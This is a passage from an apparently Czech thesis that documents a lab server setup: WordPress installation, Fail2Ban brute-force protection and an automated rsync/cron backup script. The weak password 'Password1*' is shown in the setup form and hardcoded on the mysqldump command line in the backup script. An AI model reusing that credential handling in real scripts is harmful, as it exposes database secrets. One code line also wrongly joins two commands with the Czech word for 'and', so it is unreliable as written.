    AllowOverride All
    Require all granted
  </Directory>

  ErrorLog /var/log/httpd/wordpress_error.log
  CustomLog /var/log/httpd/wordpress_access.log combined
</VirtualHost>

```

Obrázek 36: Vytvoření konfiguračního souboru


Zdroj: Vlastní práce

Po dokončení konfigurace bylo nutné restartovat webový server Apache, aby se nová nastavení projevila:

```
systemctl restart httpd
```

2.4.6 Dokončení nastavení


Po dokončení všech instalací na serveru bylo možné přejít k finálnímu nastavení systému WordPress. Na libovolném zařízení ve stejné síti stačilo otevřít webový prohlížeč a do adresního řádku zadat IP adresu serveru. Následně se zobrazilo úvodní instalační okno systému WordPress, ve kterém bylo možné zahájit konfiguraci aplikace.



Obrázek 37: Úvodní instalační okno WordPressu

Zdroj: Vlastní práce

Po kliknutí na tlačítko „Let’s go!“ se zobrazil formulář pro nastavení připojení k databázi. Do uvedeného formuláře bylo nutné zadat identické údaje, které byly využity při vytváření databáze a databázového uživatele v rámci předcházející kapitoly.



The image shows a screenshot of the WordPress database connection configuration form. At the top center is the WordPress logo. Below it, a text box reads: "Below you should enter your database connection details. If you are not sure about these, contact your host." The form contains five input fields, each with a label and a description:


- Database Name:** Input field contains "wordpress_db". Description: "The name of the database you want to use with WordPress."
- Username:** Input field contains "wordpress_user". Description: "Your database username."
- Password:** Input field contains "Password1*". There is a "Hide" button to the right. Description: "Your database password."
- Database Host:** Input field contains "localhost". Description: "You should be able to get this info from your web host, if localhost does not work."
- Table Prefix:** Input field contains "wp_". Description: "If you want to run multiple WordPress installations in a single database, change this."

At the bottom left of the form is a "Submit" button.

Obrázek 38: Nastavení připojení k databázi

Zdroj: Vlastní práce

V dalším kroku se objevila chyba, která informovala o tom, že WordPress není schopen automaticky vytvořit konfigurační soubor wp-config.php. Důvodem byla nedostatečná oprávnění k zápisu do adresáře aplikace.



Obrázek 39: Chyba při vytváření konfiguračních souborů

Zdroj: Vlastní práce

Vzniklá situace byla vyřešena manuálním vytvořením konfiguračního souboru přímo na serveru v adresáři `/var/www/wordpress`. Soubor byl vytvořen s využitím textového editoru nano:

```
nano /var/www/wordpress/wp-config.php
```

Následně byla upravena přístupová oprávnění tak, aby webový server Apache měl k souborům potřebný přístup:

```
chown -R apache:apache /var/www/wordpress a chmod 640 /var/www/wordpress/wp-config.php
```

Nakonec byl webový server restartován, aby se nové změny projevily:


```
systemctl restart httpd
```



Obrázek 40: Ruční vytvoření konfiguračního souboru a úprava oprávnění

Zdroj: Vlastní práce

Po vyřešení tohoto problému bylo možné pokračovat v instalaci. Dalším krokem bylo vytvoření administrátorského účtu, který bude sloužit ke správě webových stránek. V rámci uvedeného kroku byl nastaven název webu, uživatelské jméno administrátora, heslo a e-mailová adresa.



WordPress logo

Welcome

Welcome to the famous five-minute WordPress installation process! Just fill in the information below and you'll be on your way to using the most extendable and powerful personal publishing platform in the world.

Information needed

Please provide the following information. Do not worry, you can always change these settings later.

Site Title

Username
Usernames can have only alphanumeric characters, spaces, underscores, hyphens, periods, and the @ symbol.

Password
Very weak
Important: You will need this password to log in. Please store it in a secure location.

Confirm Password Confirm use of weak password


Your Email
Double-check your email address before continuing.

Search engine visibility Discourage search engines from indexing this site
It is up to search engines to honor this request.

Obrázek 41: Vytvoření administrátorského účtu

Zdroj: Vlastní práce

Po dokončení popsané fáze byla základní instalace systému WordPress úspěšně završena.



WordPress logo

Success!

WordPress has been installed. Thank you, and enjoy!

Username WordPress_admin


Password Your chosen password.

[Log In](#)

Obrázek 42: Dokončení instalace WordPressu

Zdroj: Vlastní práce

Následně bylo možné se do administračního rozhraní WordPressu přihlásit z libovolného zařízení v síti a začít vytvářet a spravovat webové stránky.



Obrázek 43: Administrátorské rozhraní WordPressu

Zdroj: Vlastní práce

Po dokončení instalace již databáze obsahuje základní data aplikace a na serveru běží funkční webová služba. Uvedená konfigurace následně umožnila provádět testování bezpečnosti serveru a simulovat různé typy penetračních útoků.

2.5 Ochrana portů a prevence brute-force (Fail2ban)

Při provozu serveru s otevřenými síťovými porty je důležité zajistit jejich ochranu před neoprávněnými pokusy o přihlášení. Jedním z nejčastějších typů útoků je takzvaný brute-force útok, při kterém útočník opakovaně zkouší různé kombinace uživatelského jména a hesla. Pro ochranu proti těmto útokům byla na server nainstalována aplikace Fail2Ban.

Uvedená aplikace monitoruje logy systému a při opakovaných neúspěšných pokusech o přihlášení automaticky zablokuje IP adresu útočníka pomocí firewallu.

Protože balíček Fail2Ban není součástí základních repozitářů distribuce AlmaLinux, bylo nejprve nutné přidat rozšiřující repozitář EPEL pomocí příkazu:

```
dnf install epel-release
```

```

jmarek@localhost:/home/jmarek
root@localhost:/home/jmarek# dnf install epel-release
Poslední kontrola metadat: před 14:40:45, Čt 26. února 2026, 23:13:00.
Závislosti vyřešeny.
=====
Baliček           Arch   Verze           Repozitář Veliko
st
=====
Instalování:
epel-release      noarch  10-6.el10      extras    18 k
Instalování závislostí:
selinux-policy-targeted-extra noarch  42.1.7-1.el10  crb       711 k
Instalování slabých závislostí:
selinux-policy-extra noarch  42.1.7-1.el10  crb       33 k

Shrnutí transakce
=====
Instalovat 3 balíčky

Celková velikost ke stažení: 762 k
Velikost po nainstalování: 822 k
Je to ok [a/N]: a
Stahování balíčků:
(1/3): selinux-policy-targeted-extra-42.1.7-1.e 2.2 MB/s | 711 kB    00:00
(2/3): selinux-policy-extra-42.1.7-1.el10.noarc 91 kB/s | 33 kB    00:00
    
```

Obrázek 44: Přidání EPEL repozitáře

Zdroj: Vlastní práce

Po přidání repozitáře bylo možné aplikaci nainstalovat pomocí příkazu:

`dnf install fail2ban`

```

jmarek@localhost:/home/jmarek
root@localhost:/home/jmarek# dnf install fail2ban
Extra Packages for Enterprise Linux 10 - x86_64 3.7 MB/s | 5.6 MB    00:01
Poslední kontrola metadat: před 0:00:02, Pá 27. února 2026, 13:54:41.
Závislosti vyřešeny.
=====
Baliček           Arch   Verze           Repozitář Veliko
st
=====
Instalování:
fail2ban          noarch  1.1.0-6.el10_0  epel     9.4 k
Instalování závislostí:
exim              x86_64  4.98.2-2.el10_1 epel     1.5 M
fail2ban-firewalld noarch  1.1.0-6.el10_0  epel     9.6 k
fail2ban-selinux  noarch  1.1.0-6.el10_0  epel     31 k
fail2ban-sendmail noarch  1.1.0-6.el10_0  epel     12 k
fail2ban-server   noarch  1.1.0-6.el10_0  epel    561 k
libdb             x86_64  5.3.28-64.el10_0 epel    763 k
libgsasl         x86_64  1.10.0-12.el10_1 epel    154 k
libidn           x86_64  1.42-4.el10_0   epel    198 k
libnsl2          x86_64  2.0.1-1.el10_0  epel     30 k
libntlm          x86_64  1.8-1.el10_0    epel     32 k
libopendmarc     x86_64  1.4.2-33.el10_1 epel     31 k
libspf2          x86_64  1.2.11-16.20210922git4915c308.el10_0 epel     68 k
Instalování slabých závislostí:
    
```

Obrázek 45: Instalace aplikace Fail2Ban

Zdroj: Vlastní práce

Po instalaci byla služba spuštěna a zároveň nastavena pro automatické spuštění při startu systému:

```
systemctl start fail2ban
```

```
systemctl enable fail2ban
```

```

jmarek@localhost:/home/jmarek
root@localhost:/home/jmarek# systemctl start fail2ban
root@localhost:/home/jmarek# systemctl enable fail2ban
Created symlink '/etc/systemd/system/multi-user.target.wants/fail2ban.service' -> '/usr/lib/systemd/system/fail2ban.service'.
root@localhost:/home/jmarek# █
    
```

Obrázek 46: Spuštění služby Fail2Ban

Zdroj: Vlastní práce

Následně bylo nutné vytvořit a nakonfigurovat soubor jail.local, který slouží pro vlastní nastavení aplikace:

```
nano /etc/fail2ban/jail.local
```

```

jmarek@localhost:/home/jmarek - nano /etc/fail2ban/jail.local
GNU nano 8.1 /etc/fail2ban/jail.local
[DEFAULT]
#jak dlouho bude IP blokována
bantime = 1h
#časové okno sledování
findtime = 10m
#kolik pokusů je povoleno
maxretry = 3
#čte logy z systemd journalu
backend = systemd

#ochrana SSH
[sshd]
enabled = true

#ochrana Apache
[apache-auth]
enabled = true

[apache-badbots]
enabled = true

[apache-botsearch]
enabled = true

#ochrana databáze
[mysql-auth]
enabled = true

^G Nápověda ^O Zapsat ^F Hledat ^K Vyjmout ^T Provést ^C Umístění
^X Ukončit ^R Otevřít soub ^\ Nahradit ^U Vložit ^J Zarovnat ^_/ Jít na řádek
    
```

Obrázek 47: Konfigurace aplikace Fail2Ban

Zdroj: Vlastní práce

Po provedení změn bylo nutné službu restartovat:


`systemctl restart fail2ban`

Funkčnost aplikace lze ověřit pomocí příkazů:

`fail2ban-client status`

`fail2ban-client status sshd`

Prostřednictvím uvedených příkazů byly zobrazeny aktivní ochranné mechanismy a seznam aktuálně blokových IP adres.



```

jmarek@localhost:/home/jmarek
root@localhost:/home/jmarek# fail2ban-client status
Status
|- Number of jail:      5
  `-- Jail list:  apache-auth, apache-badbots, apache-botsearch, mysqld-auth, sshd
root@localhost:/home/jmarek# fail2ban-client status sshd
Status for the jail: sshd
|- Filter
|  |- Currently failed: 0
|  |- Total failed:     0
|  `-- Journal matches: _SYSTEMD_UNIT=sshd.service + _COMM=sshd + _COMM=sshd-session
  `-- Actions
     |- Currently banned: 0
     |- Total banned:     0
     `-- Banned IP list:
root@localhost:/home/jmarek#

```

Obrázek 48: Kontrola stavu aplikace Fail2Ban

Zdroj: Vlastní práce

Aplikace Fail2Ban je běžně využívána při správě serverů jako ochrana proti automatizovaným útokům na služby, jako je například SSH.

2.6 Zálohování a obnova dat

Zálohování je důležitou součástí zabezpečení serveru. V případě, že dojde k napadení serveru, ztrátě dat nebo chybě administrátora, je možné data obnovit ze záloh a minimalizovat tak vzniklé škody.

Zálohování lze provádět ručně, kdy administrátor spouští jednotlivé příkazy pro vytvoření zálohy a její následné odeslání na zálohovací server pomocí SSH. Efektivnější variantou je automatické zálohování pomocí skriptu, který využívá nástroj rsync pro přenos dat. Skript je následně spouštěn automaticky v nastavený čas pomocí nástroje cron.

2.6.1 Co bylo zálohováno

Je důležité správně zvolit, která data budou zálohována. Zálohování celého operačního systému by bylo zbytečně náročné na čas i úložiště.

V rámci této práce byly zálohovány následující části:


- Databáze MariaDB, která obsahuje veškerá data redakčního systému WordPress (například uživatelské účty, příspěvky a nastavení).
- Soubory WordPressu, uložené ve složce `/var/www/wordpress`.
- Konfigurace serveru, uložená ve složce `/etc`.

2.6.2 Automatické zálohování

Zvolená implementace využívá skript pro automatické a plné zálohování, čímž eliminuje neefektivitu ručního procesu. Při každém spuštění dochází k ukládání všech vybraných dat, což usnadňuje technické provedení a zajišťuje kompletní obnovu systému, přestože zvolený postup klade vyšší nároky na úložný prostor.

Nejprve byla vytvořena složka pro ukládání záloh:

```
mkdir /backup
```



The screenshot shows a terminal window titled 'zaloha@localhost:/home/zaloha'. The terminal output is as follows:


```
root@localhost:/home/zaloha# mkdir /backup
root@localhost:/home/zaloha# chmod 755 /backup
root@localhost:/home/zaloha#
```

Obrázek 49: Vytvoření složky pro zálohy

Zdroj: Vlastní práce

Pro přenos dat mezi servery byl použit nástroj rsync. Bylo ověřeno, že je nainstalován pomocí příkazu:

```
dnf install rsync
```



The screenshot shows a terminal window titled 'zaloha@localhost:/home/zaloha'. The terminal output is as follows:

```
root@localhost:/home/zaloha# dnf install rsync
Poslední kontrola metadat: před 0:15:26, Pá 13. března 2026, 22:49:31.
Balíček rsync-3.4.1-2.el10.x86_64 je již nainstalován.
Závislosti vyřešeny.
Není co dělat.
Hotovo!
root@localhost:/home/zaloha# █
```

Obrázek 50: Instalace aplikace rsync

Zdroj: Vlastní práce

Dále byl vytvořen SSH klíč, který umožňuje bezpečné a automatizované přihlášení bez nutnosti zadávání hesla:

```
ssh-keygen
```

```

zaloha@localhost:/home/zaloha
root@localhost:/home/zaloha# ssh-keygen
Generating public/private ed25519 key pair.
Enter file in which to save the key (/root/.ssh/id_ed25519):
Enter passphrase for "/root/.ssh/id_ed25519" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_ed25519
Your public key has been saved in /root/.ssh/id_ed25519.pub
The key fingerprint is:
SHA256:7lf5SOYrWEZUBJLcOB5L05+rbLiu/0FR+eDt+hmfZw0 root@localhost.localdomain
The key's randomart image is:
+--[ED25519 256]--+
|      . B. . . |
|      @ = .o |
|      + B.oE= |
|      + .+o+ |
|      S. . .o= |
|      . o.= .oo|
|      .+ B.+ o |
|      .. + *.o o|
|      o+=+o. o. |
+-----[SHA256]-----+
root@localhost:/home/zaloha#

```

Obrázek 51: Vytvoření SSH klíče

Zdroj: Vlastní práce

Veřejný klíč byl následně zkopírován na zálohovaný server:

`ssh-copy-id -p 32 jmarek@192.168.0.10.`

```

zaloha@localhost:/home/zaloha
root@localhost:/home/zaloha# ssh-copy-id -p 32 jmarek@192.168.0.10
/usr/bin/ssh-copy-id: INFO: Source of key(s) to be installed: "/root/.ssh/id_ed25519.pub"
/usr/bin/ssh-copy-id: INFO: attempting to log in with the new key(s), to filter out any that are already installed
/usr/bin/ssh-copy-id: INFO: 1 key(s) remain to be installed -- if you are prompted now it is to install the new keys
jmarek@192.168.0.10's password:

Number of key(s) added: 1

Now try logging into the machine, with: "ssh -p 32 'jmarek@192.168.0.10'"
and check to make sure that only the key(s) you wanted were added.

root@localhost:/home/zaloha#

```

Obrázek 52: Přenos SSH klíče

Zdroj: Vlastní práce

Poté byl vytvořen skript pro automatické zálohování:

`nano /home/zaloha/backup.sh`

```

zaloha@localhost:/home/zaloha – nano backup.sh
GNU nano 8.1 backup.sh
#!/bin/bash

DATE=$(date +%F)

WEB="jmarek@192.168.0.10"
PORT="32"

BACKUP_DIR="/backup/$DATE"

mkdir -p $BACKUP_DIR

echo "Záloha WordPress souborů..."

rsync -avz -e "ssh -p $PORT" $WEB:/var/www/wordpress $BACKUP_DIR/

echo "Záloha konfigurace /etc..."

rsync -avz -e "ssh -p $PORT" $WEB:/etc $BACKUP_DIR/etc_backup

echo "Záloha databáze..."

ssh -p $PORT $WEB "mysqldump -u backup -pPassword1* --all-databases" > $BACKUP_DIR/db_backup.sql

echo "Záloha dokončena"

^G Nápověda  ^O Zapsat    ^F Hledat    ^K Vymout    ^T Provést  ^C Umístění  M-U Zrušit
^X Ukončit   ^R Otevřít soubor ^\ Nahradit  ^U Vložit   ^J Zarovnat ^/ Jít na řádek M-E Znovu
    
```

Obrázek 53: Skript pro automatickou zálohu

Zdroj: Vlastní práce

Skriptu byla nastavena spustitelná oprávnění:

```
chmod 755 backup.sh
```

Pro automatické spuštění skriptu byl použit nástroj cron:

```
crontab -e
```

Do nástroje zadáme příkaz, který bude skript, spouštět vždy ve dvě hodiny ráno:

```
0 2 * * * /home/zaloha/backup.sh
```



